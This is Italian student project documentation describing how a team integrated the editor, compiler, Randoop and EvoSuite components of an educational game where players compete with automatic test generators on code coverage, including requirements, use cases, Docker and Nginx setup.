Documentazione SAD – G39

FRANCESCO CIRILLO	M63001491
ANGELO BARLETTA	M63001507
GIUSEPPE BUONOMANO	M63001506

Sommario

1 Introduzione

La seguente documentazione è relativa all'attività di integrazione dei diversi task che costituiscono il gioco educativo "Man vs Autolatre Testing Tools challenges" del progetto ENACTEST.

Il task assegnatoci in particolare prevede l'integrazione dei task 6,7,8,9 che si occupano rispettivamente di fornire un editor di testo, funzionalità di compilazione ed esecuzione, generazione di test automatici da parte dei robot Randoop ed EvoSuite.

Task	Gruppo
T6	G8
T7	G31
T8	G21
T9	G19


Per ognuno dei task abbiamo scelto lo specifico gruppo dopo aver consultato le documentazioni. Ad esempio per quanto riguarda T6 e T7 i gruppi G8 e G31 si erano precedentemente accordati per fornire interfacce compatibili, che hanno reso l'integrazione più semplice.


1.1 Approccio adottato

Per lo sviluppo è stato scelto una metodologia di lavoro *agile* basata su SCRUM, un framework per lo sviluppo iterativo del software. Tale framework si basa sugli sprint, ovvero periodi di tempo nei quali il team si concentra sul raggiungimento di un insieme di obiettivi prefissati.

Per la gestione condivisa del progetto e per il versioning si è deciso di usare GitHub.

1.2 Iteration Planning




ITERAZIONE 3
22/09 - 29/09
Da Fare
Testing
Produzione della documentazione
Completati
Testing
Produzione della documentazione
ITERAZIONE 4
30/9 - 7/10
Da Fare
Aggiunta microservizio coverage EvoSuite
Testing funzionalità aggiunta
Documentazione nuova funizionalità
Completati
Aggiunta microservizio coverage EvoSuite
Testing funzionalità aggiunta
Documentazione nuova funizionalità
ITERAZIONE 5
8/10 - 15/10
Da Fare
Creazione Report Generazione Livelli
Completati
Creazione Report Generazione Livelli

2 Specifica dei Requisiti

2.1 Storie Utente

Le storie utente permettono di descrivere i requisiti del sistema dal punto di vista dell'utente che lo utilizzerà.

2.2 Requisiti funzionali

Trattandosi di un task di integrazione, una descrizione precisa dei requisiti funzionali si può trovare all'interno delle documentazioni dei rispettivi task. Sono stati però individuati ulteriori requisiti funzionali da soddisfare:

1. Il servizio deve garantire il corretto salvataggio dei test dei Robot nel repository condiviso
2. Il servizio deve garantire il recupero dei dati di coverage dei Robot dal repository condiviso
3. Il servizio deve garantire il confronto dei risultati di coverage ottenuti dall'utente e dai robot
4. Il servizio deve poter permettere all'utente di valutare la coverage della propria classe di test con JaCoCo o con EvoSuite

2.3 Requisiti non funzionali

I requisiti non funzionali descrivono le proprietà del sistema:

5. Portabilità
6. Compatibilità
7. Scalabilità
8. Facilità di deploy
9. Usabilità

Dal momento che ciascuno dei servizi è implementato tramite container Docker siamo riusciti a soddisfare questi requisiti, difatti ciascun container contiene al suo interno tutte le dipendenze necessarie ad esso, l'utilizzo del Docker compose inoltre permette una rapida e semplice installazione.


2.4 Requisiti sui dati

10. Le classi di test devono essere disponibili prima dell'avvio della partita
11. Deve essere rispettata la struttura del Filesystem

Il primo requisito indica che la generazione delle classi di test dei robot deve essere fatta offline in modo che l'utente non aspetti. Il secondo requisito facilita il recupero dei dati dalla repository condivisa.

2.5 Diagramma dei casi d'uso

Il diagramma dei casi d'uso comprende tutte le funzionalità integrate



Il caso d'uso "Play" viene avviato dal giocatore nel momento in cui clicca sull'omonimo tasto per avviare il round. In particolare ciò darà il via all'operazione di compilazione della classe di test del giocatore, misurazione della coverage, recupero della coverage del robot sulla stessa classe under test, e il confronto dei risultati di coverage, quindi termina mostrando il vincitore della partita.
I due casi d'uso di generazione dei test invece vengono avviati dall'admin per la creazione dei livelli di Randoop e di EvoSuite, quindi per generare i test e misurare le rispettive coverage, che saranno salvate nel repository condiviso.

2.6 Scenari dei casi d'uso

Di seguito sono riportati gli scenari dei casi d'uso che sono stati aggiunti/modificati durante l'integrazione.

2.6.1 Play

Caso d'uso	Play
Attore primario	Giocatore
Attore secondario	-
Descrizione	Il giocatore avvia la partita contro il robot
Pre-condizioni	La partita è stata correttamente caricata
Sequenza eventi principale	1. Il caso d'uso è innescato alla pressione del tasto "Play" 2. A seconda che si sia scelto JaCoCo o EvoSuite per la compilazione e copertura: 2.1. JaCoCo 2.1.1. Il sistema fa una chiamata POST al server del compilatore (Task 7) 2.1.2. Il server restituisce l'output di compilazione e la coverage della classe di test valutata con JaCoCo (file XML) 2.2. EvoSuite 2.2.1. Il sistema fa una chiamata POST al server del compilatore EvoSuite 2.2.2. Il server restituisce l'output di compilazione e la coverage della classe di test valutata con EvoSuite (file CSV) 3. Il sistema accede al repository condiviso 4. In base a classe, robot e livello scelti, recupera la coverage corrispondente 5. Viene effettuato il parsing del file di coverage del robot (XML o CSV), per ottenere il valore di copertura delle linee di codice 6. Viene calcolata la copertura dell'utente a partire dai file XML o CSV (a seconda che si sia scelto JaCoCo o EvoSuite) per ottenere il valore di copertura delle linee di codice 7. Viene confrontata la copertura del robot scelto con quella dell'utente 8. Viene mostrato un alert con il vincitore e le coverage del giocatore e del robot 9. Viene mostrato l'output di compilazione e i risultati di coverage nell'output window
Post-condizioni	Si conosce il vincitore della partita
Sequenza eventi alternativi	• Errore in fase di compilazione: 1. Viene mostrato un alert "Errore nel test dell'utente" 2. Viene mostrato nell'output window l'output della compilazione • Errore nel test del robot: 1. Viene mostrato un alert "Errore robot" 2. Viene mostrato nell'output window l'output della compilazione

2.6.2 Generazione Test Randoop

Caso d'uso	Generazione Robot Test
Attore primario	Admin
Attore secondario	Randoop
Descrizione	Vengono generate ed eseguite le classi di Test di Randoop e organizzate in livelli
Pre-condizioni	Esiste la classe per la quale si vogliono generare i test
Sequenza eventi principale	1. All'avvio dell'applicazione vengono generati i test per tutte le classi non ancora testate nel repository (vengono generati tanti livelli fino a raggiungere la saturazione) 2. Vengono eseguiti tali test per ottenere le coverage (EMMA) 3. Classi di test e rispettive coverage sono salvate nel repository condiviso
Post-condizioni	I test e le coverage delle classi di test sono salvati nel repository condiviso
Sequenza eventi alternativi	1. Se una data classe presenta già i test Randoop 2. Non sono generati nuovi test

2.6.3 Generazione Test EvoSuite

Caso d'uso	Generazione Robot Test
Attore primario	Admin
Attore secondario	EvoSuite
Descrizione	Vengono generate ed eseguite le classi di Test EvoSuite e organizzate in livelli
Pre-condizioni	Esiste la classe per la quale si vogliono generare i test
Sequenza eventi principale	1. L'amministratore tramite shell esegue uno script per la generazione dei livelli (robot_generazione.sh), indicando la classe e i livelli 1. I Test e le rispettive coverage sono salvati nel repository condiviso
Post-condizioni	I test e le coverage delle classi di test sono salvati nel repository condiviso
Sequenza eventi alternativi	-

2.7 Glossario dei termini

Termine	Descrizione	Sinonimi
Giocatore	Persona che utilizza il sistema per giocare.	Utente, Studente
Admin	Colui che si occupa dell'inserimento delle classi nel repository, e di verificare che siano generate le classi di test.	Amministratore
Robot	Componente in grado di generare Test automatici, si intendono Randoop ed EvoSuite.	
Repository	Cartella condivisa nella quale vengono caricate le classi da testare e salvati i Test e i rispettivi risultati di coverage.	Volume, Cartella condivisa
Classe sotto Test	Classe Java per la quale l'utente ha scelto di scrivere il test.	Classe da testare, Class Under Test
Classe di Test	Classe Java scritta dall'utente o generata da robot per testare la classe sotto test.	Test
Coverage	Misura della quantità di codice sorgente che è stata coperta da un insieme di test automatizzati, consideriamo in particolare le linee di codice coperte dai test.	Copertura

Partita	Insieme di azioni che permettono all'utente di iniziare a scrivere il test, e che si conclude con il confronto dei risultati con quelli del robot.	Game, Round
JaCoCo	Strumento per la valutazione della copertura di una classe di test	-
Metodo di coverage	Parametro in base al quale viene settato l'URL per la richiesta HTTP di compilazione e coverage	Coverage Method

3 Integrazione

In questo capitolo verranno descritte le modifiche apportate a ciascuno dei task ai fini dell'integrazione.

3.1 Modifiche apportate ai Task

3.1.1 Task 6

- Modifica alle variabili d'ambiente: In base al coverageMethod scelto è possibile effettuare una richiesta http al Task 7 o al task 8 per la compilazione e la coverage (JACOCO_COVERAGE_SERVER_URL o EVOSUITE_COVERAGE_SERVER_URL)
- Aggiunta della classe RequestDTO per realizzare un'interfaccia comune con il task 7 e EvoSuite
- Aggiunta di una classe Parser che ci permette di estrarre la coverage dai file .CSV e .XML tramite due funzioni
- Modifica alla classe Partita per avere informazioni sul Robot, livello e metodo di coverage scelti
- Modifica alla classe Coverage per memorizzare anche la coverage del Robot (Randoop o EvoSuite), e il metodo di coverage (JaCoCo o EvoSuite) utile poi al landing per le sue elaborazioni
- Modifiche alla funzione getCoverage(): invia un oggetto RequestDTO al task 7 o EvoSuite (in base a coverage method) invece che un oggetto Test.
  Nel caso in cui non ci siano errori viene prelevata la coverage del robot scelto in base alla classe under test e al livello.
- Modifica al landing.js
  - Aggiunta una funzione di parsing per i CSV (parseEvoSuiteCoverage()) che contengono l'output di coverage utente se si è scelto EvoSuite come metodo di copertura.
  - Aggiunta del calcolo delle righe coperte dall'utente all'interno della funzione parseJacocoCoverage() per il calcolo della coverage utente.
  - Aggiunto il confronto dei risultati della coverage dell'utente con quella del robot, con annessa visualizzazione di un alert che mostra il vincitore.
  - In caso di errori di compilazione o errori nel calcolo della coverage del robot vengono mostrati degli alert di errore.
  - Fixato il problema riguardante il mancato aggiornamento del colore delle linee di codice coperte e non coperte nella finestra che mostra la classe sotto test: la funzione di aggiornamento di Monaco Editor non era triggerata dal cambiamento di stato di decoration (le linee coperte e non sono mostrate solo se si è scelto JaCoCo come metodo di coverage).

3.1.2 Task 7

- Modifica alla funzione *compileExecuteCovarageWithMaven()* per risolvere una deadlock che poteva generarsi nella lettura dello stream buffer

3.1.3 Task 8

- Dei due container previsti dal task 8 viene utilizzato solo il container per la generazione dei test. L'altro container risulta ora inutile dal momento che la sua funzionalità è stata ora inglobata nel primo container, grazie al servizio di coverage EvoSuite.
- Modifica dell'organizzazione dei file, sono presenti adesso le cartelle robot e utente. La prima contiene gli script per la generazione e misurazione dei test del robot. Nella seconda invece ci sono gli script per la compilazione e misurazione della coverage dei test scritti dall'utente
- Lo script robot_misurazione_utente.sh originale è stato diviso in due parti: compilazione_test.sh che si occupa della compilazione dei test dell'utente, robot_misurazione_utente.sh che si occupa solo del calcolo della coverage dei dell'utente ritornando un file CSV.
  La separazione è stata necessaria per poter ottenere l'output di compilazione da mostrare sull'editor.
- Modifica dei path in misurazione_livelli.sh, in modo tale da garantire il salvataggio dei test e delle coperture nel repository condiviso
- Dal momento che le classi sotto test salvate nel repository non possiedono un package, quest'ultimo viene aggiunto per il garantire il corretto funzionamento (il package non è invece richiesto nel task 9)
- Ottimizzato il processo di installazione del task 8 nel container
- Aggiunta di un DockerFile
- Aggiunta del servizio EvoSuite per il calcolo della coverage dell'utente. È stato utilizzato il framework Flask per la realizzazione di questo servizio, è progettato per ricevere richieste POST dall'utente e contenenti il codice della classe sotto test e della classe di test per effettuarne la compilazione e valutarne la coverage.
  Esegue i seguenti passaggi:
  - Riceve una richiesta POST all'endpoint "/compile-and-codecoverage" contenente i dati delle classi da compilare e misurare.
  - Esegue due script Bash, "compilazione_test.sh" e "robot_misurazione_utente.sh"
  - Se la compilazione è riuscita senza errori, viene estratta la copertura del codice da un file CSV ("statistics.csv").
  - Restituisce una risposta JSON che include le informazioni su eventuali errori di compilazione, l'output della compilazione e la copertura del codice, in accordo con l'interfaccia del task T6
- Aggiunta di uno script gunicorn.sh per l'avvio del server web gunicorn, esso è responsabile per eseguire l'app Flask e gestire le richieste HTTP in arrivo.


3.1.4 Task 9

- Aggiunta del salvataggio dei file di copertura (in formato xml) per i livelli generati da Randoop
- Sostituzione del file Batch in un file Bash (per la generazione dei test e calcolo della copertura) e dei percorsi "\" in "/", ciò ci permette di eseguire il task su un container Docker
- Modifica ai parametri max_iter e timelimit per permettere a Randoop di generare più livelli
  - timelimit va a impostare il tempo massimo per ciascuna iterazione del robot, tale valore è stato decrementato (timelimit = 2) in modo tale che il robot non raggiunga subito il 100% della coverage
  - max_iter invece setta il massimo numero di iterazioni del robot per la generazione di tutti i livelli, questo parametro è stato aumentato (max_iter = 7) per dare al robot più tentativi per raggiungere una coverage elevata.

Inoltre per ognuno dei task è stato fatto in modo che i corrispondenti DockerFile non solo permettano l'esecuzione del container ma anche la build. In questo modo si facilita la manutenibilità di ogni task dal momento che basterà semplicemente rilanciare il comando docker compose per rendere visibili le modifiche.

3.1.5 Nginx

Nginx è un server web open-source ampiamente utilizzato per funzioni come reverse proxy, load balancing e API gateway. Ciò può migliorare l'affidabilità e la scalabilità delle applicazioni basate su servizi.




- Reverse proxy: un tipo di proxy che recupera contenuti per conto di un client da uno o più server. Questi contenuti sono poi trasferiti al client come se provenissero dallo stesso proxy, che quindi appare al client come un server.
- Load balancing: Nginx può distribuire le richieste tra più istanze di servizi backend per garantire la scalabilità e la ridondanza.
- Cache: Può essere utilizzato per memorizzare nella cache le risposte dei server per ridurre il carico sui servizi backend e migliorare le prestazioni.

Nel nostro caso Nginx è configurato come API gateway: ciò permette di raggiungere sia il frontend che il backend allo stesso indirizzo (http://localhost), separando le richieste del backend dal frontend tramite il path "/api"

